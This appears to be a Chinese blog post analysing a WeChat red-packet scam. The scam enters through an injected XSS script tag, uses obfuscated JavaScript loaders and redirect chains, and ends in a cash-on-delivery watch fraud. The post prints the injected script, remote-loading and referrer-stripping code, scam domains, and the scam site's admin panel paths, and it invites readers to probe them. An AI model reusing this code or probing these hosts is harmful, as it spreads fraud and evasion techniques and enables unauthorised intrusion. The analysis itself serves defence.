



一天正在玩手机，有个小伙伴在 QQ 上发了个链接让我看看，在手机 QQ 里打开后就是个普通的 HTML5 场景应用界面，好像没什么问题。

0x01 偶遇 XSS

于是打开电脑用 PC 浏览器打开看了下，出于职业敏感，一眼就发现了不对劲的地方：



打开 DevTools 的 Network 看了下网络请求，真的有个有趣的东西：



再看看 Elements，果然被插入了 XSS：

```
<div class="b-r-i-info">
  <div class="b-r-i-i-title" title="年终回馈 感恩有你">年终回馈 感恩有你</div>
  <div class="b-r-i-i-content">
    "年终回馈 感恩有你">
      <script src="//suo.im/lnR00"></script>
    </div>
  </div>
</div>
```

这个 //suo.im/lnR00 是个短链接，实际指向的是 <http://jqyery.js:888/wxsdk.php>，直接访问它发现重定向到了 <http://jqyery.js/kfFKCazw/6f65m.php>（后来发现这个站所有的 404 都是这样的，目前这个 wxsdk.php 已经不返回数据了），而且冒出了个拆红包的界面：



此时看看 Sources , JS 判断了 UA 是不是微信的。

```
Sources Content scr... Snippets : ssjs x fx.php
▼ top
  ▼ jquery.gs
    1
  apps.bdimg.com
  baidu-cdn.bj.bcebos.com
  c.cnzz.com
  cnzz.mmstat.com
  img.alicdn.com
  ▼ jquery.gs:888
    fx.php
    ssjs
    zepto.min.js
  q.qlogo.cn
  res.wx.qq.com
  s11.cnzz.com
  z11.cnzz.com
  微信web开发者工具
158 function wxAlert(a, b) {
159     weui['alert'](a, "", b)
160 }
161 var isDev = false;
162
163 function isWxNewVersion() {
164     if (isDev) {
165         return true
166     }
167     if (/carlos1/i.test(window.location.href)) {
168         return false
169     }
170     if (/carlos2/i.test(window.location.href)) {
171         return true
172     }
173     var a = navigator.userAgent.match(/MicroMessenger\/([\d\.]+)/i);
174     if (!a || a.length <= 0) {
175         return false
176     }
177     var b = a[1].split(".");
178     if (!b || b.length != 3) {
179         return false
180     }
181     if (!isiOS()) {
182         return false
183     }
184     var c = parseInt(b[0]) * 1000 * 1000 + parseInt(b[1]) * 1000 + parseInt(b[2]);
185     return c >= 6003023
186 }
```

0x02 分享拿红包

在微信中打开最初小伙伴发我的链接，果然直接弹出了这个拆红包的页面。

继续深入，页面调用了微信的 SDK，每次在微信里向朋友分享链接后 shareTimes 会加一，达到三次后还会要求转发朋友圈：

```
5 function shareComplete() {
6   shareTimes++;
7   if (shareTimes < 1) {} else {
8     switch (shareTimes) {
9       case 1:
10        wxAlert('\u5206\u4eab\u6210\u529f\u002c\u8fd8\u9700\u5206\u4eab\u0031\u4e2a\u4e0d\u540c\u7684\u5fae\u4fe1\u7fa4', clickAlerConfrim
11        break;
12       case 2:
13        wxAlert('\u5206\u4eab\u6210\u529f\u002c\u8fd8\u9700\u5206\u4eab\u0031\u4e2a\u4e0d\u540c\u7684\u5fae\u4fe1\u7fa4', clickAlerConfrim
14        break;
15       case 3:
16        wxAlert('\u53ea\u5dee\u6700\u540e\u4e00\u6b65<br>\u8bf7\u5206\u4eab\u5230<span style="font-size: 30px;color: #f5294c">\u670b\u53c
17        break;
18       case 4:
19        if (isNeedReloadShare) {
20          isNeedReloadShare = false;
21          shareTimes = 0;
22          wxAlert('\u51fa\u73b0\u672a\u77e5\u9519\u8bef\u002c\u5206\u4eab\u5931\u8d25\u002c\u8bf7\u91cd\u65b0\u5206\u4eab', clickAlerCon
23          break
24        }
25       case 5:
26       case 6:
27       case 7:
28       case 8:
29       case 9:
30       case 10:
31        wxAlert('\u9886\u53d6\u6210\u529f\u002c\u7531\u4e8e\u6d3b\u52a8\u91cf\u8f83\u5927<br>\u7ea2\u5305\u5728\u0037\u4e2a\u5de5\u4f5c\u5
32        $('.weui_btn_dialog').one('click', function() {
33          goToShareNexUrl()
34        });
35        break
36      }
37    }
38  }
```

最后调用 goToShareNexUrl() 进入下一步，其实不用分享点一下后退也会直接进入相同的页面，另外，源码里有亮点。

```
22 function goToShareNexUrl(){
23   jQuery.getScript("http://baidu-cdn.bj.bcebos.com/zhuanpan/zp.js");
24 }
25 function houtui() {
26   //window.location.href = '小样，来偷源码？';
27   jQuery.getScript("http://baidu-cdn.bj.bcebos.com/zhuanpan/zp.js");
28 }
```

下载这个 zp.js，用了黑产常用的编码转换和 document.write()：

```
var new_doc = document.open("text/html","replace");
var txt = unescape("%3C%21DOCTYPE%20html%20PUBLIC%20%22-//W3C//DTD%20XHTML%201.0%20Transitional//EN%22%20%22http%3A//www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd%22%3E%0A%3Chtml%20xmlns%3D%22http%3A//www.w3.org/1999/xhtml%22%3E%0A%0A%3Chead%3E%0A%20%20%20%20%3Cmeta%20charset%3D%22utf-8%22%20/%3E%0A%20%20%20%20%3Cmeta%20name%3D%22viewport%22%20content%3D%22width%3Ddevice-width%2C%20initial-scale%3D1.0%2C%20maximum-scale%3D1.0%2C%20minimum-scale%3D1.0%2C%20user-scalable%3Dno%2Cminimal-ui%22%3E%0A%20%20%20%20%3Cmeta%20content%3D%22telephone%3Dno%22%20name%3D%22format-detection%22%3E%0A%20%20%20%20%3Cmeta%20name%3D%22apple-mobile-web-app-capable%22%20content%3D%22yes%22%20/%3E%0A%20%20%20%20%3Cmeta%20name%3D%22apple-touch-fullscreen%22%20content%3D%22no%22%20/%3E%0A%20%20%20%20%3Clink%20rel%3D%22stylesheet%22%20href%3D%22http%3A//baidu-cdn.bj.bcebos.com/zhuanpan/newmain.css%22%3E%0A%20%20%20%20%3Clink%20rel%3D%22stylesheet%22%20href%3D%22http%3A//baidu-cdn.bj.bcebos.com/zhuanpan/
```

其实就是预先将整个 HTML 页面 URL 编码，然后再用 JavaScript 写到页面上，用来逃避检测和增加一点分析难度。

0x03 嘿铲阔的蜘蛛网

首先用 `getScript()` 加载 <http://baidu-cdn.bj.bcebos.com/zhuanpan/zp.js> 写入临时页

面，这个页面加载了一个 `sb.php`：

```
sb.php x
1 function open_without_referrer(link){
2 document.body.appendChild(document.createElement('iframe')).src='javascript:<script>top.location.replace(\''+link+\'\')</script>';
3 }
4 function tsbur1(){
5   open_without_referrer("http://mantanghongzs.com/?do=bW9iaWxlZGV0YWlsXzM3NV8yNzI3N18xMjEwMDAzMTQx");
6   //jQuery.getScript("http://cc.alazerys.top:9080/Home20160829/xiadan.js");
7 }
8 function sbhoutui(){
9   open_without_referrer("http://mantanghongzs.com/?do=bW9iaWxlZGV0YWlsXzM3NV8yNzI3N18xMjEwMDAzMTQx");
10  //jQuery.getScript("http://cc.alazerys.top:9080/Home20160829/xiadan.js");
11 }
```

然后打开了


<http://mantanghongzs.com/?do=bW9iaWxlZGV0YWlsXzM3NV8yNzI3N18xMjEwMDAzMTQx>，

接着跳转到

<http://nbclxj.cn/?byn4=155958&l=MTU1OTU4X016YzFYekgzTWpjM1h6QmZNQT09XzY3Mw==>

<http://tlhme.com/?l=MTU1OTU4X016YzFYekgzTWpjM1h6QmZNQT09XzY3Mw==>

上的 JavaScript 脚本，



```
Sources Content scripts Snippets
▼ top
  ▼ nbclxj.cn
    ?byn4=155958&l=MTU1OTU4X016YzFYekgzTWpjM1h6QmZNQT09XzY3Mw==
  ▼ (no domain)
    (index)
  ▼ apps.bding.com
    ▶ libs/jquery/1.9.1
  ▼ image.ai10.com.cn
    ▶ Hzwpt/Uploads/ueditor/image
    ▶ Images/hzwpt
    ▶ flh
  ▼ tlhme.com
    ?l=MTU1OTU4X016YzFYekgzTWpjM1h6QmZNQT09XzY3Mw==
  1 document.write(unescape("%3Ctitle%3Eloading%3C%2Ftitle%3E%0A%3Clink%20hr"))
```

又是熟悉的 `document.write()` 和 `unescape()`，最后抽奖大转轮终于出来了：



0x04 都是套路

当然这个大转轮和之前的拆红包都是写死了的，不论是下面滚动的“用户评论”还是所谓的“提现”和“抽奖”。不过这个大转轮的套路还不错，总共三次机会，前两次必然是“谢谢参与”，让人产生紧张感，以及消除疑虑，到最后一次保证抽到“时尚腕表”：



恒基表业十周年庆典，感谢您参加本次

品牌推广活动，本活动真实有效！

男女时尚腕表，参与即可领取！限量3000块！

3000份免费领取火热抢订中近一个小时内

已有 **3394** 人领取



活动剩余时间：52分16秒

马上领取



【免.费.领.取.啦】明星同款情侣腕表

货到付邮费 产品价值2980元，现在免费赠送，只需自拟邮费（仓储+打包+人力+邮费）即可，到付49元(男女对表89元)，由快递公司收取。

明星款 男

明星款 女

明星款 情侣对表

到付邮费 **¥49**(仓储+打包+人力+邮费)

选择支付方式

货到付款 支持开箱验货

微信支付 **立减3元** 优先发货 安全便捷


原价 3000 的名表只要 50 哦，还不赶紧买买买？而且拆红包提现的 200 块钱一个星期后就到账，买了这个限量腕表也不吃亏啊~

什么？傻 x 才买？这种病毒式的传播带来的流量不知道有多少，就算一百个人里只有一个人中招，日入万元也是轻轻松松：)

网上相关文章中一段话：

怎么赚钱呢？这个项目流量是泛流量，所以产品也是男女老少皆宜的，然后就是玩包邮呗！手表的成本大概是6-8元，运费大概是5-8元，一般是49包邮，利润自己算吧。2015年除了手表还有金叶子和佛珠卖的比较好：

收货人	<input type="text" value="收货人姓名"/>
联系手机	<input type="text" value="联系手机"/>
选择地区	<input type="text" value="省份"/> <input type="text" value="市"/> <input type="text" value="区/县"/>
详细地址	<input type="text" value="街道门牌信息"/>
活动说明* 活动发货量巨大，产品数量有限，仅限本人领取，本活动仓储、包装配送由圆通公司承包，参与活动需自行向快递公司支付运费¥49元，货到后验货再付款给快递员！	
<input checked="" type="radio"/> 我已阅读并同意以上活动说明	

-  微信认证商城
-  7天无理由退换保证
-  货到付款安全保障
-  圆通云仓战略合作
-  品牌商家正品保证
-  7x15小时人工客服

提交订单

注：提交订单后，如领取成功，将会以短信方式送至您手机，提示领取成功，请注意短信回复！

购买前需要填个人手机号和地址。如果选择货到付款，注意活动说明，提交订单后骗子很可能就会冒充快递公司的先要了运费，然后就跑路，而受害人还会蒙在鼓里等着手表和红包提现。至于微信支付，因为便宜了3元钱，大部分人会选择用它付款，骗子连诈骗电话都不用打就能躺着收钱，岂不美哉？

0x05 总结

在网上找资料的过程中也发现了一些有关的文章，比如：

<http://www.jointforce.com/jfperiodical/article/3739>

<http://lusongsong.com/reed/1656.html>

这个比较有新意的是用 XSS 做入口，避免被微信检测到封域名。而且关键字用 Unicode 编码，关键页面转码用 JS 写入，控制了不少域名做跳转，手法非常老道。

0x06 参考

分析过程中记录的一些链接，有兴趣的大佬可以搞一搞。

存放静态文件的 CDN：

<http://image.cdn.ichuandian.com/zcx/sb/js/cookies.js>

<http://baidu-cdn.bj.bcebos.com/zhuanpan/zp.js>

http://image.ai10.com.cn/flh/2016_375.js?v=1.2

相关网站：

<http://jblbjp.bama555.com/>

<http://cc.alazerys.top:9080/Home20160829/xiadan.js>

<http://www.zuibaopin.com/index.php?s=/home/Vacation/addviewlogs/id/375/t/2>

7277/q/0/uri/aHR0cDovL25iY2x4ai5jbi8/YnluND0xNTU5NTgmbD1NVFUxT1RVNFg

wMTZZekZZZWtreIRXcGpNMWg2UW1aTIFUMDIYelkzTXc9PQ==.shtml

跳转链接：

<http://zgtjq.com.cn/?odtb=165437&l=MTY1NDM3X016YzFYekgzTWpjM1h6QmZ>

[NQT09Xzk4Nw==](#)

<http://yitianxia.net.cn/?hqzi=203839&l=MjAzODM5X016YzFYekgzTWpjM1h6QmZ>

[NQT09XzM1Nw==](#)

微信付款站点：

<http://zhengzhouzaixian.com/>

红包站的 phpMyAdmin：

<http://jquery.gs/php>

红包站的后台 (MacCMS)：

<http://jquery.gs/admin>

可能是开发人员：

<http://www.cnblogs.com/weixinapi>